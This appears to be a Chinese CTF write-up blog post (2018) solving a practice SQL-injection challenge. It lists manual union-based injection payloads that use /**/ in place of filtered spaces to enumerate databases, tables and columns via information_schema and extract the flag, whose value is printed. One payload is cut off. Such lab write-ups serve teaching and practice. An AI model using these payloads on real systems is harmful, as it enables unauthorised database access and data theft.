
简单的sql注入之2 / writeup (手工注入，纯属练手)

原创


wewww111 于 2018-08-10 23:56:15 发布 1807 收藏 1

多测试几次可以发现，空格被注释了，百度解决方法，用/**/代替空格的位置，

构造语句1'/**/or/**/'1'='1 确认为单引号注入



用order by 确认select字段数，以确定union的字段数



可得，只有一个字段

获取数据库

1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/#

获取数据库web1的所有表名

1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema='we

看到flag表，获取字段名

1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where table_name='flag'/**/#

获取flag

1'/**/union/**/select/**/flag/**/from/**/flag/**/#

flag

到底过滤了什么东西？

提交查询

```
ID: 1'/**/union/**/select/**/flag/**/from/**/flag/**/#
                    name: baloteli

ID: 1'/**/union/**/select/**/flag/**/from/**/flag/**/#
            name: flag{YOu_@r3_5O_dAmn_9OOd}
```